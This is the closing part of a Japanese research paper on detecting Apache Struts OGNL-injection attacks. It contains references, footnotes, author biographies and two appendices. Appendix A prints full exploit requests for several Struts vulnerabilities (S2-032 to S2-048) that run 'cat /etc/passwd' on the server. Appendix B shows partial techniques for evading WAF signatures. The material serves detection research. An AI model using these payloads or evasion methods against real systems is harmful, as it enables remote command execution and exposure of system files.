19）GitHub(sisoc-tokyo/struts_deepleaning), https://github.com/sisoc-tokyo/struts_deepleaning
20）Large Movie Review Dataset, http://ai.stanford.edu/~amaas/data/sentiment/
21）Struts : ClassLoader の操作を許してしまう脆弱性 (CVE-2014-0094, CVE-2014-0112, CVE-2014-0113) について, http://www.nca.gr.jp/2014/struts_s20/
22）SQL Injection, https://www.owasp.org/index.php/SQL_Injection


**脚注**

☆1　異常なデータや普通とは異なる行動パターンを定義したもの
☆2　Webアプリケーションの防御に特化したファイアウォール
☆3　タグなどを使用することにより，プログラムを簡易に表記するための言語
☆4　メッセージを複数の部分に分割し，それぞれ独立した異なる内容を持たせる方法
☆5　アプリケーションの役割をModel/View/Controllerに分離するモデルのこと
https://developer.mozilla.org/ja/docs/Glossary/MVC
☆6　URLで使用できない文字をエンコードする技術
☆7　RESTful API(REST API) is a WEB API which can be used over HTTP.
☆8　リクエストとサーブレットのマッピングやサーブレットフィルタの定義などを行うためのサーブレットの設定ファイル
☆9　攻撃コードに含まれる特徴的な文字列のみ抽出しているため，これらの文字列だけでは攻撃は成功しない

## 付録

### A. OGNLを悪用する攻撃リクエストの例

本研究の評価で使用した攻撃リクエストを掲載する．攻撃リクエストはインターネットに公開されている脆弱性実証コードを使用して生成したものであり，脆弱性を悪用してサーバ上で実行するコマンドの一例として「cat /etc/passwd」を指定している．

```
method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%2C@java.lang.Runtime@getRuntime().exec(%23parameters.command[0]),new%20java.lang.String=&res=com.opensymphony.xwork2.dispatcher.HttpServletResponse&command=cat%20%2Fetc%2Fpasswd
```

S2-032を悪用する攻撃リクエスト

```
%23_memberAccess%3d@ognl.OgnlContext@DEFA
ULT_MEMBER_ACCESS,@java.lang.Runtime@getR
untime%28%29.exec%28%23parameters.command
[0]),%23xx%3d123,%23xx.toString.json?&com
mand=cat%20%2Fetc%2Fpasswd
```

S2-033を悪用する攻撃リクエスト

```
3/%23_memberAccess%3d@ognl.OgnlContext@DE
FAULT_MEMBER_ACCESS,@java.lang.Runtime@ge
tRuntime%28%29.exec%28%23parameters.comma
nd[0]),%23xx%3d123,%23xx.toString.json?&c
ommand=cat%20%2Fetc%2Fpasswd
```

S2-037を悪用する攻撃リクエスト

```
%{(#nike='multipart/form-
data').(#dm=@ognl.OgnlContext
@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(
#_memberAccess=#dm):((#container=#context
['com.opensymphony.xwork2.ActionContext.c
ontainer']).(#ognlUtil=#container.getInst
ance(@com.opensymphony.xwork2.ognl.OgnlUt
il@class)).(#ognlUtil.getExcludedPackageN
ames().clear()).(#ognlUtil.getExcludedCla
sses().clear()).(#context.setMemberAccess
(#dm)))).(#cmd='cat
/etc/passwd').(#iswin=(@java.lang.System@
getProperty('os.name').toLowerCase().cont
ains('win'))).(#cmds=(#iswin?{'cmd.exe','
/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redi
rectErrorStream(true)).(#process=#p.start
()).(#ros=(@org.apache.struts2.ServletAct
ionContext@getResponse().getOutputStream(
))).(@org.apache.commons.io.IOUtils@copy(
#process.getInputStream(),#ros)).(#ros.fl
ush())}
```

S2-045を悪用する攻撃リクエスト

```
echo Affected by S2-048&__checkbox_bustedBefore=true&name=%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd=#parameters.cmd[0]).(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new+java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}&description=test'
```

S2-048を悪用する攻撃リクエスト

### B. シグネチャ検知回避の例

攻撃者は以下の様な手法によって，WAF等に定義されているシグネチャを回避する可能性がある.

```
#dm=@ ognl. OgnlContext@DEFAULT_MEMBER_ACCESS・・・
（略）
```

例1：スペース混入による検知回避

```
・・・（略）・・・
@java.lang.Class@forName(%23parameters.class[0]),%
23myObj%3D%23c.getConstructor(java.util.List.class
).newInstance(@java.util.Arrays@asList(%23paramete
rs.command1[0],%23parameters.command2[0])),%23c.ge
tMethod(%23parameters.method[0]).invoke(%23myObj),
new%20java.lang.String=&res=com.opensymphony.xwork
2.dispatcher.HttpServletResponse&pkg=java.lang.&cl
ass=ProcessBuilder
・・・（略）・・・
```

例2：リフレクションによる検知回避

**藤本 万里子**（非会員）mariko.f@iii.u-tokyo.ac.jp
2004年～NECソリューションイノベータにて，ソフト開発やSIなどに従事．2015年～JPCERTコーディネーションセンターにて，脆弱性検証やログ分析に従事．2017年～東京大学情報学環にて，セキュリティ人材育成や研究に従事．

**松田 亘**（非会員）wataru.m@iii.u-tokyo.ac.jp
2006年～NTT西日本にて，セキュリティオペレーションセンター の運用などに従事．2015年～JPCERTコーディネーションセンターにて，脆弱性検証やログ分析に従事．2017年～東京大学情報学環にて，セキュリティ人材育成や研究に従事．

**満永 拓邦**（正会員）takuho@iii.u-tokyo.ac.jp
東京大学情報学環にて，セキュリティに関する情報収集・分析・研究，外部の組織や企業の経営層やシステム管理部門との連携などに従事．

投稿受付：2018年08月06日
採録決定：2019年01月17日

編集担当： 四野見秀明（（株）日立製作所）